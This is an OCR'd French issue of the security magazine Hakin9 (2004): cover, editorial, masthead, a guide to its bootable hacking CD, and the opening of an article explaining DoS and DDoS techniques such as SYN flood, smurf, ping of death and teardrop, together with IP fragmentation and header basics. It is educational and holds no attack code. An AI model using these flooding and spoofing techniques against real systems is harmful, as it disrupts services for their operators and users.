Sur le CD, distribution bootable de Hakin9 Live, outils supplémentaires, tutoriels et exercices ; tutoriel pour l'article « Abus du service Usenet » – bootez sous Hakin9 Live et essayez les techniques présentées sur votre propre ordinateur

Hakin9 N° 4/2004 (6)

Débordement de tampon – Linux et Windows • Groupes de discussion • Portes dérobées • Reconnaissance d'OS

hakin9

CD offert

hard core security magazine

comment se défendre

Groupes de discussion
impuissants contre les abus

Débordement de tampon
Linux et Window

DDoS
en quoi consistent les attaques

Portes dérobées
comment créer une porte dérobée

Reconnaissance d'OS
art difficile de se camoufler

live training center
bootez • testez • comprenez

Prix : 7,50 EUR
N° 4/2004 (6)
ISSN – 1731-7037
Septembre/Octobre
Bimestriel
Imprimé en Pologne/Printed in Poland

L 19637 - 6 - F: 7,50 € - RD

DOM : 8,80 EUR CAN : 12,90 $CAD MAR : 80,00 MAD


Adoptez le système idéal pour vous !

:: meilleur support pour les ordinateurs portables
:: installation en français
:: environnement graphique convivial (KDE et GNOME)
:: paquetage de bureautique prêt à utiliser
:: logiciels de lecture de CD-Vidéo et DVD
:: connexion avec les téléphones mobiles
:: appareils numériques sous Linux
:: utilisé à la maison, à l'école, au bureau ou encore comme serveur
:: vous ne devez pas supprimer Windows !

Aurox comprend entre autres :

:: KDE 3.2 avec KOffice 1.3.1 :: GNOME 2.4.1, Evolution 1.4.5, Nautilus 2.4.1 :: OpenOffice 1.1.1, Mozilla 1.6, GIMP 2.0.1 :: Xine 1.0.0-RC4, MPlayer 1.0pre4, Wine, Arts 1.0.4, Scribus 1.3.1, Blender 2.28.3, Maxima 5.9.0, Celestia 3D 4, QCad :: messageries instantanées (Kadu, GnuGadu, Tkabber2) :: au plus 1500 paquetages :: et avec tous les codecs sources :: **www.aurox.org**

Distribution complète de Linux – 7 CDs :: En vente chez votre marchand de journaux



auroX

version 9.4 STORM

Rédacteur en chef : Piotr Sobolewski


Un monde idéal

Imaginez un monde dans lequel chacun serait parfait, honnête. Un monde dans lequel il ne serait pas nécessaire de fermer les portes à clé, ni d'installer d'alarmes dans les voitures, un monde dans lequel le protocole SSH et les pare-feux ne seraient plus nécessaires. Dans ce monde, le protocole POP3 n'aurait pas la commande `PASS` (pourquoi quelqu'un voudrait-il lire le courrier d'un tiers ?), et les comptes root ne seraient pas sécurisés par mots de passe (si quelqu'un exécute la commande `su`, c'est qu'il veut effectuer une action administrative). Dans ce monde parfait, il n'y aurait plus besoin de concevoir des systèmes de sécurité coûteux protégeant les informations contre les utilisateurs malintentionnés, d'effectuer des tests de pénétration ni d'acheter des livres et des magazines sur la sécurité ... Pourtant, ce monde parfait aurait un défaut – notre magazine ferait faillite en quelques mois. Mais puisque le monde dans lequel nous vivons est loin d'être parfait et qu'il est plein d'utilisateurs malintentionnés et de programmes qui ne fonctionnent pas de la façon prévue par leurs concepteurs, *Hakin9* vous sera certainement très utile.

Dans ce numéro, vous pourrez apprendre comment un intrus peut exploiter un programme vulnérable pour avoir accès au shell de votre système (*Débordement de tampon sous Linux x86* et *Exploit distant pour le système Windows 2000*). Les administrateurs (et tous les utilisateurs) des serveurs Usenet seront sans doute intéressés par l'article *Abus du service Usenet*, qui décrit comment un protocole défectueux et une configuration erronée, effectuée par des administrateurs négligents, permettent d'envoyer des matériaux offensifs aux groupes de discussion modérés, de supprimer les messages de tiers ou même de supprimer des groupes entiers.

Mais ne nous décourageons pas. Heureusement, les méthodes utilisées par les intrus ne sont pas non plus parfaites. L'article de Michał Wojciechowski *OS fingerprinting – comment ne pas se laisser reconnaître* explique comment, à l'aide de méthodes assez simples, tromper un intrus qui joue à la reconnaissance distante des systèmes d'exploitation. Quelques simples astuces suffisent pour que notre Aurox soit reconnu comme un Windows 95. Comme vous voyez, l'imperfection peut s'avérer très intéressante. Amusez-vous bien !

Piotr Sobolewski
piotr@software.com.pl



Bases

Attaque

Défense

AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes. La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées. L'utilisation des techniques présentées peut provoquer la perte des données !

hakin9 est publié par Software-Wydawnictwo Sp. z o.o.

Adresse pour correspondance :
Software-Wydawnictwo Sp. z o.o.,
ul. Lewartowskiego 6, 00-190 Varsovie Pologne
Tel. +48 22 860 18 81, Fax +48 22 860 17 70
www.hakin9.org wydawnictwo@software.com.pl
Production et distribution : Monika Godlewska *monikag@software.com.pl*
Rédacteur en chef : Piotr Sobolewski *piotr@software.com.pl*
Rédactrice adjointe : Aneta Cejmańska *anetta@software.com.pl*
Secrétaire de rédaction : Tomasz Nidecki *tonid@software.com.pl*
Composition : Anna Osiecka *annao@software.com.pl*
Photo de couverture : Agnieszka Marchocka
Publicité : adv@software.com.pl
Abonnament : subscription@software.com.pl
Traduction : Grażyna Wełna
Correction : Guillaume Avez, Augustin Pascual
Les meilleurs betatesteurs: Gilles Fournil (FR), Rene Heinzl (DE), Oliver Koen (DE), Marek Kreul (DE), Paweł Luty (PL), Pascual Martinez Zapata (ES), Jose Sanchez Corral (ES), Andrzej Soiński (PL).
Betatesteurs : Fernando Arconada Orósteguí (ES), Dani Alcober (ES), Manuel Bocos Sancho (ES), Sebastian Boiński (PL), Sergio Garcia Barea (ES), Michael Hallenbauer (FR), Daniel Hauenstein (DE), Jakub Koba (PL), Patryk Kuzmicz (PL), Pierre-Elie Levy (FR), Alexander Lubianski (DE), Artur Ogłoza (PL), Markus Piéton (DE), Michał Pryc (PL), Adrian Pastor (ES), David Roman Lugio (ES), Kacper Różycki (PL), Ryszard Skowron (PL), Igon Skrzypek (PL), Maciej Strzałkowski (PL), Grzegorz Szczytowski (PL), Krzysztof Szymczak (PL), Piotr Tyburski (PL), Marcin Wilkos (PL), Marek Zmysłowski (PL).
Les personnes intéressées par la coopération sont priées de nous contacter : *cooperation@software.com.pl*
Impression : Stella Maris

Distribué par : MLP
Parc d'activités de Chesnes, 55 bd de la Noirée - BP 59 F - 38291
SAINT-QUENTIN-FALLAVIER CEDEX

Avertissement !

La vente des numéros courants ou anciens de notre magazine dans un prix différent de celui indiqué sur la couverture – sans l'accord de l'éditeur – est nuisible pour la revue et impliquera une responsabilité pénale.

La rédaction utilise le système PAO
Pour créer les diagrammes on a utilisé le programme SmartDraw smartdraw.com

Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o.

Hakin9 est publié dans les suivantes versions nationales : allemande (Allemagne, Suisse, Autriche, Luxembourg), française (France, Canada, Belgique, Maroc), espagnole (Espagne, Portugal, Argentine, Mexique), italienne (Italie), tcheque (République Tcheque, Slovakie), polonaise (Pologne).

Haking Live

Sur le CD

Le CD joint au magazine contient *Hakin9 Live* (*h9l*) – un système Linux complet, bootable, ne nécessitant pas d'installation et incluant des outils très utiles liés au « hacking » et à la sécurité des systèmes informatiques.

Hakin9 Live fait partie intégrante du magazine. À la différence des autres versions bootables de Linux, les outils ne sont pas son unique avantage. Le CD a été conçu spécialement pour les personnes qui font leurs premiers pas de « hacker » et pour lesquels les outils seuls ne sont pas suffisants. Les programmes inclus sur le CD constituent un complément important aux articles du magazine. Vous y trouverez également des tutoriels décrivant des exercices pratiques liés aux articles et de la documentation supplémentaire.

Avec ce magazine, vous obtenez la nouvelle version 2.0 de *Hakin9 Live* basée sur Aurox 9.3. Cette version devrait corriger les problèmes à l'amorçage que certains nous ont signalés avec les versions précédentes de *Hakin9 Live*. Nous avons aussi changé l'environnement graphique ; au lieu de *Fluxbox*, la nouvelle version est doté de *xfce*, tout aussi léger et stable.

Démarrage

Pour travailler avec *Hakin9 Live*, il suffit de démarrer l'ordinateur sur le CD. Vous allez voir apparaître le logo *Hakin9 Live* et l'invite `boot:`. Vous pouvez ensuite appuyer sur la touche [*Entrée*], pour lancer le système avec les options par défaut, ou choisir des options adaptées à votre système (voir l'Encadré *Options disponibles lors du démarrage de Hakin9 Live*). Ensuite, la question sur la langue utilisée par le système apparaît. Par défaut (un simple [*Entrée*]), la version anglaise est démarrée.




Figure 1. *Les tutoriels vous aident tester les techniques décrites dans le magazine*

Bases de l'interface

Si vous avez lancé le système sans options, il démarre directement dans l'environnement graphique (*xfce*) et vous n'avez pas à ouvrir de session. Le navigateur *Mozilla Firebird*, est lancé avec la page d'accueil de la documentation (commencez votre aventure avec *Hakin9 Live* par la lecture de cette documentation, surtout si c'est votre premier contact avec notre distribution).

Dans la partie supérieure et inférieure de l'écran, deux barres sont présentes. La barre supérieure contient les boutons correspondant aux fenêtres ouvertes. La barre inférieure comprend :

- Dans la partie gauche – les icônes servant à lancer les programmes les plus utilisés, comme le terminal, le gestionnaire de fichiers ou le navigateur Internet (*Mozilla Firebird*). Certaines icônes sont accompagnées d'un bouton avec une flèche qui ouvre un menu déroulant.
- Dans la partie centrale – quatre rectangles représentant les quatre bureaux virtuels et les fenêtres ouvertes. Pour utiliser le bureaux souhaité, il faut cliquer sur le rectangle correspondant.
- La partie droite regroupe les boutons servant à bloquer l'écran et quitter *Hakin9 Live*, et l'horloge.

Le bouton droit de la souris affiche un menu contextuel déroulant contenant la plupart des outils divisés en groupes. Une partie de ces outils (p. ex. *host*, *ping*) possèdent des frontaux graphiques simples, mais souvent vous serez obligé de vous servir de la ligne de commande, surtout quand les options par défaut ne seront pas suffisantes. Pour lancer le terminal, cliquez sur l'icône le représentant qui est disponible dans la partie gauche de la barre inférieure. Vous pouvez aussi lancer un terminal du super utilisateur (l'élément *superuser console* dans le menu déroulant à côté de l'icône du terminal). Tous les outils installés sur *h9l* sont disponibles dans le répertoire */usr/local/bin/tools/*.

S'il existe déjà un serveur DHCP sur votre réseau, la connexion sera configurée de façon automatique. Si non – il faut choisir dans le menu l'option *configure the network* et saisir les données de base concernant la configuration de votre réseau (adresse IP, masque du sous-réseau, passerelle et serveur DNS).

Documentation et tutoriels

La page d'accueil de la documentation est affichée automatiquement après le démarrage du CD. Vous pouvez aussi la consulter en choisissant dans le menu contextuel l'option *web browsers -> mozilla firebird*

Options disponibles lors du démarrage de Hakin9 Live

Lors du démarrage du système, quand l'invite `boot:` apparaît, vous pouvez spécifier des options de configuration. La première que vous devez entrer, si vous ne voulez pas travailler avec les options par défaut, est la sélection du mode de travail de la console :

- `fb800` – la console est émulée en mode graphique, résolution 800x600,
- `fb1024` – la console est émulée en mode graphique, résolution 1024x768,
- `nofb` – sans émulation graphique de la console.

Après l'un de ces modes, vous pouvez saisir des paramètres supplémentaires optionnels, par exemple :

- `text` – lance *h9l* en mode texte,
- `nolang` – la question de la langue ne sera pas posée,
- `noscsi` – permet de négliger le chargement des modules SCSI.

Vous pouvez aussi sélectionner directement la langue. Pour cela, entrez l'option appropriée : `en` – anglais, `pl` – polonais, `fr` – français, `de` – allemand, `es` – espagnol.

Par exemple, si vous entrez les options suivantes :

```
nofb text nolang fr
```

h9l sera lancé en mode texte, en français, sans questions supplémentaires.

La documentation comprend, outre les conseils d'utilisation et de gestion de *Hakin9 Live*, les tutoriels avec les exercices pratiques préparés par la rédaction du magazine.

Les tutoriels sont conçus pour être utilisés sur *Hakin9 Live*. Grâce à cette solution, vous évitez tous les problèmes relatifs aux différentes versions de compilateurs, à la localisation des fichiers de configuration ou autres options nécessaires pour démarrer le programme dans un environnement donné.

Ce numéro comprend deux tutoriels. Le premier, un supplément à l'article *Débordement de pile sous Linux x86*, décrit précisément la marche à suivre pour effectuer l'attaque présentée dans l'article. Le second tutoriel complète l'article *Abus du service Usenet*. Sur *Hakin9 Live*, nous avons installé le serveur INN, vous pourrez alors essayer d'éviter la modération, de supprimer les messages et les groupes de discussion sans nuire à personne.

Si, pendant les exercices décrits dans le tutoriel (ou bien lors de la lecture de l'article), vous rencontrez un problème que vous ne comprenez pas, nous vous conseillons de consulter la documentation de *Hakin9 Live*. Toute suggestion concernant le développement de la documentation existante est la bienvenue – nous vous invitons à nous écrire et à partager vos expériences liées aux exercices sur le forum de discussion (forum de *Hakin9*). Écrivez-nous si vous avez eu du mal à faire certains exercices ou si quelque chose n'a pas fonctionné de la manière décrite. ■

Attaques DDoS – bases et pratique

Andrzej Nowak, Tomasz Potęga

Le but d'une attaque DoS (Denial of Service) est de rendre plus difficile, voire impossible l'accès à un service donné. DDoS (Distributed Denial of Service) est une DoS effectuée à partir de plusieurs sources simultanément. Nous présentons les techniques utilisées à ces fins par les pirates.

Depuis cette été, les attaques DDoS sont utilisées autant par les *script-kiddies* que par les crakers. Dans la réalité, coller un chewing gum dans le trou de serrure de votre voisin peut correspondre à ce type d'attaque. Pendant que dans le monde réel, cela n'est pas dangereux, dans le monde virtuel les conséquences de l'attaque DoS ou DDoS peuvent être très graves : des interruptions de l'accès aux services importants jusqu'aux pertes financières gigantesques.

Quelques méthodes simples

L'attaque de type DoS la plus simple est *packet flood*. L'attaquant profite du fait qu'il possède un débit (bande passante) supérieur à celui de la victime et l'inonde de paquets (par exemple *ICMP echo*, c'est-à-dire ping), en saturant complètement sa connexion à Internet. Si sur l'ordinateur de la victime fonctionne p. ex. un serveur Web, les internautes auront des problèmes à s'y connecter.

Il existe des variantes plus avancées de cette attaque, p. ex. saturer l'ordinateur de paquets UDP fragmentés (encadré *Protocole IP – fragmentation*). Windows 95 était très vulnérable à ces attaques et à d'autres types d'attaques, effectuées à l'aide de paquets mal construits.

Un bon exemple démontrant comment il est facile de corrompre un système distant sont

Cet article explique ...

- ce qu'est une attaque DDoS et comment elle fonctionne,
- comment certains types d'attaques DDoS sont effectuées en pratique,
- comment fonctionnent les protocoles TCP/IP, UDP et ICMP,
- comment, à l'aide des sockets bruts, écrire des programmes permettant d'envoyer des paquets IP arbitraires.

Ce qu'il faut savoir ...

- pour comprendre la première partie de l'article décrivant les principes de DDoS, il est nécessaire de connaître les bases du fonctionnement de Linux et du réseau,
- pour comprendre la seconde partie de l'article présentant la création d'un programme qui effectue une attaque, il faut faut avoir de l'expérience en programmation des logiciels utilisant les interfaces de sockets réseau.

Histoire du protocole IP

Admettons que nous avons deux ordinateurs connectés avec un câble croisé (Figure 1). Que se passe-t-il dans les deux ordinateurs interconnectés quand nous voulons envoyer une portion de données de l'ordinateur A vers l'ordinateur B (par exemple, une phrase *Un, deux, trois, allons dans le bois*) ?

Sur l'ordinateur A, un *en-tête* est ajouté à nos données, – quelques octets contenant les informations importantes. L'une d'elles est le numéro de la carte réseau de l'ordinateur auquel nos données sont adressées. Cette chaîne de caractères (données+en-tête) est appelée *trame*.

Si la trame parvient à la carte réseau de l'ordinateur B, celle-ci compare l'adresse physique (c'est-à-dire le numéro de la carte réseau) donnée dans l'en-tête à son adresse physique. Si les adresses sont identiques, l'en-tête est supprimé de la trame, et les données sont transférées au système d'exploitation qui décide ce qu'il faut en faire.

Cette méthode (réalisée, par exemple, par le protocole Ethernet) permet aussi de connecter plus de deux ordinateurs. Vu que l'adresse à laquelle la trame est envoyée est enregistrée dans son en-tête, même si la topologie du réseau le permet et la trame parvient à tous les ordinateurs, ils pourront comparer l'adresse dans l'en-tête avec son adresse physique et savoir si les données leur sont destinées ou pas.

Il est aussi possible d'interconnecter plusieurs réseaux – il suffit de les connecter à un dispositif qui transférera les trames d'un câble à l'autre. Le problème apparaît lorsque vous voulez interconnecter des réseaux utilisant différents standards. Premièrement – vous pouvez avoir des problèmes d'adressage (les réseaux peuvent utiliser les adresses aux formats différents et il peut s'avérer impossible d'enregistrer une adresse dans la trame de l'autre). Deuxièmement – si les réseaux utilisent différentes structures de la trame (par exemple : dans un standard, l'adresse peut être située au début de l'en-tête, dans un autre – à sa fin), un simple transfert de la trame d'un câble vers l'autre n'est pas une bonne idée (ordinateur qui reçoit la trame ne sera pas capable de la comprendre). Troisièmement – les réseaux peuvent avoir des limitations en ce qui concerne la longueur maximale admissible de la trame.

La solution à ce problème est facile : il faut se servir du protocole IP (en anglais *internet protocol*) – le protocole de base utilisé dans la communication via Internet.

(un peu vieillies et pas trop compliquées) les attaques *ping of death* et *teardrop*. *Ping of death* ressemble à un paquet *ICMP echo* ordinaire, mais sa taille dépasse 64kB, alors le paquet est fragmenté. Le dernier fragment dépasse le tampon destiné pour ce paquet dans le système – en effet, le système sensible à l'attaque, après la réception du paquet, plante ou redémarre.

Teardrop exploite aussi les imperfections dans le mécanisme de fragmentation des paquets IP. Quand la taille du paquet IP dépasse la plus grande valeur admissible (en anglais *maximum transfer unit*), le paquet est divisé en fragments avec le décalage des données du paquet original. Si les fragments du paquet se recouvrent, l'effet est le même que dans le cas de *ping of death*.

L'attaque de type DoS la plus populaire et la plus efficace est l'attaque SYN. Elle consiste à remplir la liste de connexions semi-ouvertes d'une victime et exploite les limitations matérielles du système distant.

Pour comprendre en quoi consistent les connexions semi-ouvertes, analysons la façon d'établir la connexion TCP entre deux ordinateurs (encadré *Three way handshake* et Figure 5). Le serveur renvoie le paquet SYN+ACK à l'adresse source indiquée dans le paquet SYN, même si celle-ci est fausse. S'il rencontre un ordinateur en marche, celui-ci peut répondre par le paquet RST (*je n'ai pas demandé de connexion*). Mais les adresses spoofées sont choisies de façon à ce qu'elles définissent les ordinateurs non fonctionnants ou inexistants. Le serveur doit alors attendre le paquet ACK.

Une attaque simple de type SYN ne consomme pas trop la bande passante du réseau, elle est dangereuse surtout pour la stabilité de l'ordinateur attaqué. La création d'une connexion semi-ouverte épuise les ressources système (p. ex. la mémoire, les tampons). Si après un certain temps la connexion pleine n'est pas établie, ces ressources sont épuisées.

En 2001, plusieurs portails américains, comme Yahoo, eBay, CNN et eTrade ont été victimes des attaques SYN. Aujourd'hui, les serveurs sont capables d'admettre beaucoup plus de connexions semi-ouvertes qu'auparavant. Une attaque SYN ordinaire ne suffit plus pour rendre le système inopérant. Mais il suffit que le craker utilise plusieurs ordinateurs – enfin, les ressources d'un serveur attaqué sont limitées.

Attaques Distributed DoS

L'attaque DDoS (*Distributed Denial of Service*) est une attaque DoS, mais effectuée à partir de plusieurs machines simultanément. Une simple attaque DoS est facile à détecter et à contrer, mais en cas d'une atta-




Figure 1. *Deux ordinateurs liés en réseau envoient une trame ethernet*

que DDoS, il est impossible de déterminer a priori une ligne de défense. Presque toujours, cette attaque est très efficace et ses sources difficiles à suivre.

L'exemple d'une attaque DDoS contemporaine est *distributed packet flood*. Elle consiste à envoyer à l'ordinateur de la victime un grand nombre de paquets à partir de plusieurs machines simultanément. Même si le système distant n'épuise pas ses ressources en répondant aux requêtes, il peut s'avérer que le périphérique réseau n'est pas capable de supporter un tel trafic.

Si le système attaqué possède une bande passante haut débit, et les pirates ne sont pas trop nombreux, les conséquences ne doivent pas être graves. Pourtant, si l'échelle des attaques est importante, p. ex. les attaques effectuées par les vers Internet, il est très difficile de se défendre.

Un autre exemple très intéressant de l'attaque DDoS est *smurf*. Son nom provient du premier programme qui utilisait cette technique. Chaque sous-réseau IP possède son adresse de diffusion générale (en anglais *broadcast*), à laquelle sont envoyés les messages publics. Théoriquement, chaque machine appartenant à un sous-réseau donné peut répondre au message de diffusion générale – alors, toutes les machines le peuvent. Si le pirate réussit à envoyer à une adresse de diffusion générale un paquet ICMP echo (ping) avec l'adresse IP source spoofée, toutes les réponses seront dirigées vers un seul ordinateur.

Encore une fois, nous avons à faire à une attaque qui est possible à cause de la configuration incorrecte des routeurs. Les paquets destinés à l'adresse de diffusion générale ne devraient pas être admis à l'intérieur du réseau parce qu'ils ne comportent aucune information utile. Les réseaux mal configurés fonctionnent alors comme relais amplificateur d'attaque. Il suffit d'un seul ordinateur attaquant qui envoie les paquets aux adresses de diffusion générale pour paralyser le routeur ou le système distant.

Protocole IP – adressage

Pour résoudre le problème mentionné dans l'encadré *Histoire du protocole IP* relatif à l'adressage, chaque ordinateur utilisant le protocole IP possède une adresse non liée au numéro physique de la carte réseau – par exemple 212.14.30.3. Cette adresse (y compris d'autres informations très utiles) est située au début des données à envoyer, en tant qu'*en-tête IP*.

Une portion de données avec l'en-tête IP est appelée paquet ou datagramme IP. Si vous utilisez Ethernet, ce paquet est ensuite encapsulé dans la trame ethernet (c'est-à-dire qu'on ajoute au début du paquet un en-tête contenant, entre autres, l'adresse physique de la carte réseau de l'ordinateur auquel on envoie les données), et ensuite, envoyé dans le réseau. Comme ça, les données sont accompagnées par deux en-têtes – l'en-tête IP et l'en-tête ethernet.

Pour envoyer les données entre deux ordinateurs qui se trouvent dans des réseaux de standards différents (sur la Figure 2, ce sont les machines 1 et 5), nous devons utiliser la machine connectée à ces deux réseaux (7). Les données sont encapsulées dans le paquet IP, et celui-ci dans la trame du premier réseau. La trame est envoyée vers la machine 7 qui, après la réception, désencapsule le paquet IP. Après la lecture de l'adresse de l'expéditeur contenu dans l'en-tête IP, l'ordinateur 7 sait que le paquet est destiné à 5. Il l'encapsule alors dans la trame du second réseau et l'envoie vers 5.

Protocole IP – fragmentation

Pour résoudre le problème mentionné dans l'encadré *Histoire du protocole IP* relatif à l'envoi des données entre des réseaux dont la taille maximale admissible de la trame est différente, on utilise la fragmentation des paquets IP. Quand vous voulez envoyer un grand paquet IP au réseau qui ne supporte pas les trames si longues, il est divisé en deux paquets plus courts. Pour que le destinataire, après avoir reçu les deux parties, puisse les composer de nouveau, chaque paquet IP possède dans son en-tête un identifiant (de 1 à 65536), une information indiquant si le paquet sera suivi (c'est-à-dire, si le destinataire doit s'attendre à des fragments successifs) et une information indiquant à quelle place du paquet original (avant la division) un paquet était situé.

Après la division du paquet en deux paquets plus courts, les deux ont la même valeur dans le champ IPID (identifiant), le premier a le drapeau *more fragments* activé (il informe que la seconde partie du paquet sera bientôt envoyée), et le deuxième dans le champ *offset* a la valeur déterminant dans quel lieu le paquet a été divisé.




Figure 2. *Protocole IP – adressage*

Structure de l'en-tête IP

La structure de l'en-tête IP est présentée sur la Figure 3. Ce schéma doit être lu de la gauche vers la droite. Exemple : chaque paquet commence par une chaîne de quatre bits (sur la Figure, ce sont les bits 0-3) qui précise la version du protocole IP, suivi par quatre bits définissant la longueur de l'en-tête.

L'en-tête IP contient toutes les informations nécessaires pour livrer le datagramme (paquet). Pour que le paquet soit considéré comme correct, il doit contenir les données et la somme de contrôle de l'en-tête appropriées – cela ne concerne pas les données contenues dans le paquet. Le champ *longueur de l'en-tête* indique le nombre de mots de 32 bits constituant l'en-tête, et *longueur totale* – la longueur totale du datagramme en octets. Le champ *protocole* fournit des informations sur le protocole de couche supérieure et permet de lire le paquet chez le destinataire. Le champ *version* indique la version du protocole IP (d'habitude 4 ou 6).

Somme de contrôle

Pour calculer la somme de contrôle du paquet, un accumulateur de 32 bits est nécessaire. À l'aide de cet accumulateur, vous additionnez les mots successifs du paquet, cette fois-ci de 16 bits. Si vous obtenez une valeur dépassant 16 bits, au résultat réduit à 16 bits, vous additionnez le contenu de 16 bits supérieurs de l'accumulateur. S'il dépasse la valeur admissible, il est ajouté de nouveau au résultat. Celui-ci est soumis à la négation et nous obtenons la somme de contrôle finale.




Figure 3. *Structure du paquet IP*

